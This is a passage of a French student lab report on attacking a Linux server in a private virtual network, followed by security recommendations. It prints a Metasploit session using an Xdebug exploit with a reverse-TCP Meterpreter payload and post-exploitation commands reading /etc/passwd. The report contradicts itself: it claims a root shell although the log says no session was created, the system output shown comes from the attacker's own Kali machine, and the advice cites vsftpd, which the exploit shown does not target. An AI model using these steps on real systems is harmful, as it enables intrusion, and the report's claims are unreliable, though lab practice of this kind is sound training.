
```

fotsing@vbox: ~
Session Actions Éditer Vue Aide

msf > run
[-] Unknown command: run. Run the help command for more details.
msf > exploit
[-] Unknown command: exploit. Run the help command for more details.
msf > use 10112
[*] Using configured payload php/meterpreter/reverse_tcp
msf exploit(unix/http/xdebug_unauth_exec) > exploit
[-] Msf::OptionValidateError The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed: 6*192.168.56.20
msf exploit(unix/http/xdebug_unauth_exec) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf exploit(unix/http/xdebug_unauth_exec) > set SMBUser testuser
[!] Unknown datastore option: SMBUser.
SMBUser => testuser
msf exploit(unix/http/xdebug_unauth_exec) > set SMBPass Password123!
[!] Unknown datastore option: SMBPass.
SMBPass => Password123!
msf exploit(unix/http/xdebug_unauth_exec) > exploit
[-] 192.168.56.20:80 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/http/xdebug_unauth_exec) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf exploit(unix/http/xdebug_unauth_exec) > set SMBUser testuser
SMBUser => testuser
msf exploit(unix/http/xdebug_unauth_exec) > set SMBPass Password123!
SMBPass => Password123!
msf exploit(unix/http/xdebug_unauth_exec) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(unix/http/xdebug_unauth_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] Exploit completed, but no session was created.
msf exploit(unix/http/xdebug_unauth_exec) >

```


- ✓ Lancement: run.
- ✓ Résultat: Un **shell** distant a été ouvert. Contrairement à l'attaque SSH, cette exploitation nous donne immédiatement les privilèges **root** (administrateur suprême).



IV- Partie 3 : Analyse de la Compromission

Une fois l'accès obtenu, nous avons procédé à une phase de reconnaissance post-exploitation :

- Extraction d'informations : Exécution de **cat /etc/passwd** pour lister les comptes utilisateurs du système.



- Identification système : La commande **uname -a** a été utilisée pour déterminer la version exacte du noyau Linux afin de préparer d'éventuelles élévations de privilèges si nécessaire.

```
fotsing:x:1000:1000:fotsing ange,,,:/home/fotsing:/usr/bin/zsh

(fotsing@vbox)-[~]
$ uname -a
Linux vbox 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (202
6-02-25) x86_64 GNU/Linux

(fotsing@vbox)-[~]
$
```

- Bilan : À ce stade, l'attaquant possède un contrôle total sur la machine, peut exfiltrer des données, ou utiliser ce serveur comme rebond pour attaquer d'autres machines du réseau interne.

V- Recommandations de Sécurité

Pour remédier à ces vulnérabilités, les mesures suivantes sont préconisées pour l'entreprise NetSecure :

1- Renforcement SSH :

- Désactiver l'authentification par mot de passe au profit de l'authentification par clés (RSA/Ed25519) et installer un outil comme Fail2Ban.

2- Mise à jour logicielle :

- Remplacer immédiatement la version obsolète de vsftpd par une version sécurisée ou supprimer le service s'il n'est pas indispensable.

3- Principe du moindre privilège :

- S'assurer que les services réseau ne tournent pas avec les droits root si cela n'est pas strictement nécessaire.

VI- Conclusion

Ce TP a mis en évidence la facilité avec laquelle un serveur peut être compromis lorsque des pratiques de base, telles que la gestion des mots de passe ou la mise à jour des logiciels, sont négligées. Nous avons appris qu'une attaque peut être purement technique (exploitation de faille) ou basée sur la force brute. La sécurité d'un système Linux dépend donc d'une vigilance constante et d'une configuration rigoureuse des services exposés.